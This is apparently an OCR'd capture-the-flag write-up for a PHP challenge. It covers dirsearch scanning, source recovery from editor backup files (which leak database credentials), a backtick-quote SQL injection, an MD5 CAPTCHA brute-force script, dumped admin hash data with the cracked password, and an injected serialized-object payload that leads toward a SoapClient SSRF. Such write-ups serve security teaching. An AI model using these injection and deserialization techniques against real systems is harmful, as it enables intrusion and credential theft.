
easy/harder php

First we scanned the dir with some scripts


```
wupcodeMacBook-Pro:dirsearch-master wupco$ python3 dirsearch.py -u http://47.97.
221.96  -e php |grep 200
[09:52:52] 200 -    0B  - /config.php
[09:52:52] 200 -    0B  - /config.php
[09:52:52] 200 -    5KB - /config.php~
[09:52:59] 200 -  168B  - /index.php~
[09:53:08] 403 -  292B  - /server-status
[09:53:12] 200 -    0B  - /user.php
[09:53:13] 200 -    0B  - /user.php
wupcodeMacBook-Pro:dirsearch-master wupco$
```

We found `index.php~`





```php
<?php

require_once 'user.php';
$C = new Customer();
if(isset($_GET['action']))
require_once 'views/'.$_GET['action'];
else
header('Location: index.php?action=login');

```

`config.php~`




```php
<?php
header("Content-Type:text/html;charset=UTF-8");
date_default_timezone_set("PRC");

session_start();
class Db
{
    private  $servername = "localhost";
    private  $username = "NulL";
    private  $password = "NulLpassword233334";
    private  $dbname = "nullctf";
    private  $conn;

    function __construct()
    {
        $this->conn = new mysqli($this->servername, $this->username, $th
    }
```


We can guess there is a `user.php~`




```php
<?php

require_once 'config.php';

class Customer{
    public $username, $userid, $is_admin, $allow_diff_ip;

    public function __construct()
    {
        $this->username = isset($_SESSION['username'])?$_SESSION['username']:'';
        $this->userid = isset($_SESSION['userid'])?$_SESSION['userid']:-1;
        $this->is_admin = isset($_SESSION['is_admin'])?$_SESSION['is_admin']:0;
        $this->get_allow_diff_ip();
    }

    public function check_login()
    {
        return isset($_SESSION['userid']);
    }

    public function check_username($username)
    {
        if(preg_match('/[^a-zA-Z0-9_]/is',$username) or strlen($username)<3 or strlen($u
            return false;
        else
```

These files are backup files left by some editors.

When we read the source code of `index.php~`, we can find the dir `views`, and there are other source codes



Now, we've got all the source code, and then we should review them.

First , we read the code of `config.php~` ,it processed all the input parameters in `addslashes()`

```php
function addsla_all()
{
    if (!get_magic_quotes_gpc())
    {
        if (!empty($_GET))
        {
            $_GET  = addslashes_deep($_GET);
        }
        if (!empty($_POST))
        {
            $_POST = addslashes_deep($_POST);
        }
        $_COOKIE   = addslashes_deep($_COOKIE);
        $_REQUEST  = addslashes_deep($_REQUEST);
    }
}
addsla_all();
```

But we found something interesting , in the function `insert()` , we found It replaces all the `[grave accent]xxx[grave accent]` into `'xxx'` , so It brings an opportunity for SQL injection

```php
public function insert($columns,$table,$values){

    $column = $this->get_column($columns);
    $value = '('.preg_replace( pattern: '/`([^`,]+)`/', replacement: '\'${1}\'',$this->get_column($values)).')';

    $sql = 'insert into '.$table.'('.$column.') values '.$value;
    $result = $this->conn->query($sql);

    return $result;
}
```

```php
  private function get_column($columns){

      if(is_array($columns))
          $column = ' `'.implode( glue: '`,`',$columns).'` ';
      else
          $column = ' `'.$columns.'` ';

      return $column;
  }
```

By reading `user.php` , we find such a useful point in the function `publish()` .


```php
if(isset($_POST['signature']) && isset($_POST['mood'])) {

    $mood = addslashes(serialize(new Mood((int)$_POST['mood'],get_ip())));
    $db = new Db();
    @$ret = $db->insert(array('userid','username','signature','mood'),
        table: 'ctf_user_signature',array($this->userid,$this->username,$_POST['signature'],$mood));
    if($ret)
        return true;
    else
        return false;
}
```

The function is used by `action=publish`, So,we should register an account and login first

`index.php?action=register`

`index.php?action=login`


but you should solve the CAPTCHA by writing scripts





```
import multiprocessing
```

```
from os import urandom
from hashlib import md5
import sys

processor_number = 8


def work(cipher):
    for i in xrange(100):
        plain = urandom(16).encode('hex')
        if md5(plain).hexdigest()[:5] == cipher:
            print plain
            sys.exit(0)


if __name__ == '__main__':
    cipher = raw_input('md5:')
    print 'Processor Number:', multiprocessing.cpu_count()
    pool = multiprocessing.Pool(processes=processor_number)
    while True:
        plain = urandom(16).encode('hex')
        pool.apply_async(work, (cipher, ))
    pool.close()
    pool.join()
```

and when we've loged in, we start testing this SQL injection





By the way , we can get data from database.

table `ctf_users`


```
| id  | username          | password                         | ip
is_admin | allow_diff_ip |
+-----+-------------------+----------------------------------+-----------------
---------+---------------+
|   1 | admin             | 2533f492a796a3227b0c6f91d102cc36 | 127.0.0.1
1        | 0             |
```

Some players may not know the symbol of admin, which can be learned from source code

```
$ret = $db->insert(array('username','password','ip','is_admin','allow_diff_ip'), table: 'ctf_users',array($username,$password,get
f($ret)
```

`select * from ctf_users where is_admin<>0;`


Then we can search the hash at the address given in the notice



`http://47.52.137.90:20000/getmd5.php?md5={your md5}`

Or use some online decrypted websites


`http://www.cmd5.org/`



the password is `nu1ladmin`


But you can't login,why?

Because admin has closed the option `allow_diff_ip`



You must from `127.0.0.1`

We can find the function `getip()`



It looks like you should bypass `$_SERVER['REMOTE_ADDR']`,but if you find a SSRF vul in this chall,you can login as admin too.

Where's the SSRF?

We found another vul when we were looking for SSRF

It's in `user.php` function `showmess()`

```
$db = new Db();
@$ret = $db->select(array('username','signature','mood','id'),'ctf_user_signature',"userid = $this->userid order by id
desc");
if($ret) {
    $data = array();
    while ($row = $ret->fetch_row()) {
        $sig = $row[1];
        $mood = unserialize($row[2]);
        $country = $mood->getcountry();
        $ip = $mood->ip;
        $subtime = $mood->getsubtime();
        $allmess = array('id'=>$row[3],'sig' => $sig, 'mood' => $mood, 'ip' => $ip, 'country' => $country, 'subtime' =>
$subtime);
        array_push($data, $allmess);
    }
    $data = json_encode(array('code'=>0,'data'=>$data));
    return $data;
}
else
    return false;
```

It seems to cause an unserialization vul due to SQL injection.


So we can inject

```
a`, {serialize object});#
```

in the database
and it will trigger unserialization when we touching
`index.php?action=index`

But we can't find a class that can be used.
If you noticed `phpinfo` and your goal is building `SSRF` and your attention is focused on `magic functions`

you will quickly find a class `SoapClient`



This class is used to create soap data messages and interact with the WSDL interface

The member functions of this class are:

- SoapClient::__call — Calls a SOAP function (deprecated)
- SoapClient::__construct — SoapClient constructor
- SoapClient::__doRequest — Performs a SOAP request
- SoapClient::__getFunctions — Returns list of available SOAP functions
- SoapClient::__getLastRequest — Returns last SOAP request
- SoapClient::__getLastRequestHeaders — Returns the SOAP headers from the last request
